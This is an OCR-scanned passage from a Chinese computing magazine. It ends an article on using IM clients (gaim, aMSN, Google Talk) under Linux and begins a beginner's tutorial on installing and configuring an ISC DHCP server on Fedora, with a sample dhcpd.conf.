


图9 写入msn配置

（3）之后就可以在账户窗口看到创建的账户了（图10），只要勾上在线，软件就开始登录我们的账户了。（图11）


图11 登录成功


gaim的功能非常多，在此我们只介绍基本的使用。


2.aMSN aMSN是一款在Linux下实现windows下MSN功能的软件，它能实现的功能以及外观上比gaim更近于MSN。它的主页在http://amsn.sf.net。最新版本为0.96rc1。该软件不但支持Linux，还支持BSD、MAC、Windows。通用性相当高。

下载二进制版本，我们编译安装。（作者已经提供了许多版本的rpm。）编译安装aMSN之前需要先安装tcl-dev软件包。

```
#cd amsn-0.85RC1
#./configure && make && make install
```

在fc下安装amsn比较繁琐，需要众多的need文件，所以可在某些版本下，对其默认安装。（mandriva通过irpm可以很方便地安装。）安装之后的使用非常简单，如同windows下msn一样。（图12）（图13）


图12 登录aMSN


图13 聊天窗口

三、Google Talk

Google Talk（以下简称Gtalk）是google公司开发一个小巧的聊天工具，以简单、方便著称。一个1M左右的软件就可以实现聊天、语音功能。配合Gmail，聊天记录可以方便地保存、查询。那么在Linux下如何使用？目前Google并未发布专门的Linux版本（据说以后会出现），但这并不代表我们无法在Linux环境下使用它。

由于Google Talk支持jabber协议，所以我们完全可以用gaim登陆Gtalk。跟我来吧！

1. 打开 GAIM。
2. 单击登录页底部的“账户”。（图14）
3. 在“账户”窗口打开后单击“添加”。
4. 在“添加账户”窗口中输入下列信息：

协议：Jabber

用户名：请输入您完整的Gmail用户名（“@gmail.com”之前的部分）

服务器：gmail.com

密码：为增加安全起见，建议您将此字段留空，但是如果您想自动登录，请输入您的Gmail密码。

别名：请将此字段留空

记住密码：如果希望GAIM记住密码，请选中此框（如果选择此选项，就不会每次登录时提示您输入密码）。

自动登录：如果想在每次使用GAIM时连接到Google Talk服务，请选中此框。

5. 单击“显示更多选项”旁边的“+”号。
6. 在出现的部分中输入下列信息：



图14

Jabber 选项：选中“如果可用的话请使用 TLS”框并保留其他框的未选中状态。

端口：5222

连接服务器：talk.google.com

代理类型：使用全局代理设置。

7. 单击“保存”。（图15）

通过一番配置就可以使用Gtalk了，由于Gtalk的开放性，在很多第三方软件中都可以通过类似的配置来使用Gtalk。比如Miranda IM，这也是一款功能强大的开源IM软件。据说目前Liunx版本正在开发中，如果发布了，我们将在第一时间




图15

介绍给大家。

好了，介绍到这里就结束了。虽然没有把所有的聊天软件都介绍给大家，比如KDE环境下的IM。但已经足够大家日常使用了。很多软件在配置方面和GAIM有一定的共通性，大家可以多摸索摸索。有问题欢迎来《黑客手册》论坛讨论。

【文中所涉及的软件已经收录在光盘中。软件如下：aMSN、eva-0.41。】

编辑点评 作者通过图文并茂的方式给大家详细讲解了几款流行的聊天软件，在功能上应该已经满足了大多数人的需要。不过每个软件都有它各自的特点。比如aMSN，虽然仿真度高（和windows下MSN比较），但是通过小编的安装，它在安装的时候遇到的问题也相对多一点。需要的软件支持多么。大家可以根据自己的需要来选择软件，并非最大最全才是最好的。够用就好。NOHACK

菜鸟学习Linux服务器——DHCP篇



Devil、EvilAngel

DHCP服务器是利用DHCP（Dynamic Host Configuration Protocol）协议工作的，DHCP协议也是基于TCP/IP协议的。它是利用广播（IP地址：255.255.255.255）来为同网段提供服务的，它能够动态配置工作站的网络接口，使工作站的网络接口管理自动化。

我们这次的实验环境与之前有所不同，之前的无论是Samba、DNS我都使用的是Fedora Code 1操作系统，而我们这次是使用的是Fedora Code 5来为大家演示。无论你使用的是哪个版本，或者是RedHat Linux都是大同小异的。之前有的读者联系到我，问我“为什么在写文章的时候，不用图型坏境来演示呢？”因为在公司内供我实验的Linux服务器都是没有图型环境的，其二，一台服务器大多是不允许有图型环境的，这是最重要的一点，这也是本人写此系列文章的出发点，使读者朋友们习惯使用字符输入式操作。

一、DHCP运行方式

DHCP客户机在第一次启动时，要与DHCP服务器通信，来获取本地的IP地址及相关的网络配置，我就以这种通信方式简单地描述一下通信过程：

1.DHCP客户机以广播方式在网络中发出DHCPDISCOVER信息，查找DHCP服务器。

（小知识：DHCPDISCOVER是DHCP探测，目的是在网络中寻找DHCP服务器。）

2.在网络中的DHCP服务器收到DHCPDISCOVER信息之后，会查看地址池在其中选取一个没有租出的IP地址作为DHCPOFFER信息，以广播方式发送给网络中的客户机。因为服务器及客户机都不知道对方的IP地址，所以要用广播方式。

3.DHCP客户机收到DHCPOFFER信息之后，再以广播方式向网络的DHCP服务器发送DHCPREQUEST信息，请求分配IP地址。

4.DHCP服务器收到DHCP客户机的DHCPREQUEST信息之后，以广播方式向客户机发送DHCPACK（DHCP确认）信息。信息除了IP地址外，DHCP信息还包括TCP/IP的配置信息。

可能有的读者会问，在网络中为什么会有DHCP服务器呢？这些信息手工配置上去不就成了，为什么要麻烦到配置个服务器呢！其实当某个网络太庞大，管理人员要维护这些主机的网络信息已经非常不容易了，利用DHCP服务器，使客户机在启动时自动地获得网络身份，从而减轻网络管理工作的负担。

二、获得DHCP软件

DHCP软件是由ISC（www.isc.org）组织开发与维护的，ISC是一个非常权威的组织，如果你看了《黑客手册》第七期《菜鸟学习Linux服务器——DNS篇》一文，你就已经用过了ISC组织开发的软件了，你可以在ISC官方首页上免费获得DHCP软件。这里我们还是使用wget命令在ISC官方网站上来下载DHCP最新版本dhcp-3.0.4，如图1，这个版本是最新的一个版本，这也是本人第一次使用的版本。




图1 下载DHCP软件

三、安装DHCP服务器

安装方法和其它软件一样，我就不解释太多了，还是“三部曲”。

```
# ./configure
#make
#make install
```

安装完成后的服务器是没有配置文件的，软件包安装时为我们提供一个示范配置文件dhcpd.conf.sample，一般将文件名改为dhcpd.conf保存在/etc目录下即可。但是我看了一下，这个文件个人认为是写得比较乱的。在这里，体验一下配置DHCP服务器的乐趣，我们手工建立一个DHCP配置文件（/ect/dhcpd.conf），内容如下（#号后为作者注释）：

```
ddns-update-style none;
#DHCP全局必需指定此项ddns-update-style，我们就简单一点，指定为none，如果不写此行DHCP服务是启动不了的；
subnet 10.0.0.0 netmask 255.255.255.0 {
#DHCP服务器，为那个网段服务的，这里给出的是网络号与掩码；
option routers                10.0.0.1;
```

```
    # 默认网关IP地址，这是客户机请求网络信息所使用的网关地址，如果是多个可以用逗号分开；
  option  subnet-mask          255.255.255.0;
  option domain-name           "safecn.net";
    # 网络使用的域名，如果你是samba作域控制器，这项非常重要；
  option domain-name-servers   10.0.0.25;
    # 域名服务器的IP地址；
  range   10.0.0.30          10.0.0.40;
    # 地址池，是为客户机分配的地址范围，当然，这个也不能和其它固定地址冲突，如果多个地址段，可以用多条语句；
   default-lease-time          43200;
   max-lease-time              86400;
    # 租约到期时间与最大租约到期时间，这里是以秒为单位的；
      host dns {
  hardware ethernet            00:0C:29:CC:AC:BC;
  fixed-address                10.0.0.25;
          }
    # 当硬件地址为"00:0C:29:CC:AC:BC"的请求分配地址的时候，将10.0.0.25的IP地址分配给它，定义了一个固定IP地址，如果多个固定地址可以用多个字段表示；
  }
```

其实DHCP服务器的配置文件与DNS的配置文件很相似，左大括号前要有空格，而每条语句后要有分号结尾。图2是我自己手写的一个简单的DHCP服务器的配置文件，大家也可以用他直接修改成适合大家的配置文件。

有了配置文件，DHCP服务器还是不能启动，还需要一个dhcpd.leases文件，它的路径是/var/state/dhcp/dhcpd.leases，我直接就echo > /var/state/dhcp/dhcpd.leases新建一个空文件，这个文件有没有内容是无所谓的，我将稍后解释这个文件的作用。像这种配置步骤大家没有必要清楚记住它，比如目录及文件名，如果忘记了，当启动服务器的时候，系统会提示你服务器还需要什么工作没做，或者可以查看日志来确定下步应该怎么做。

四、测试DHCP服务器

前面已经说过，DHCP服务器是基于广播为客户机分配IP地址及其它网络身份的，它使用的IP地址为255.255.255.255，也就是说，三层设备（包括三层交换机、路由器等三层以上设备）会隔离这个地址发的数据包，无法为其它网段服务的。

当我们完成以上工作后，就可以运行"dhcpd"来启动服务器了，如果出现图3的返回信息说明服务器启动成功了！

在测试DHCP服务器时，必须有客户机的配合工作，需要让客户机自动获得IP地址。在终端输入setup命令，选择Network configuration，出现如图4的界面，勾选[*]使用动态IP配置，如果你没改变语言环境，这项就应该是[*] Use dynamic IP configuration (BOOTP/DHCP)，表示用DHCP动态分配IP地址。如果你用的是RedHat Linux系统，可以直接运行redhat-config-network出现图5的配置画面来配置网络。

当然也可以更改网卡配置文件，一般网卡配置文件的路径为，/etc/sysconfig/network-scripts/ifcfg-eth0，将以下内容替换原始内容即可，请注意Linux大小写是敏感的。

```
DEVICE=eth0
ONBOOT=yes
BOOTPROTO=dhcp
```

为了以上的操作生效，需要在客户机上运行"service network restart"命令，重新启动网络才能生效，或运行




图2 DHCP服务器配置文件实例




图3 启动DHCP服务器

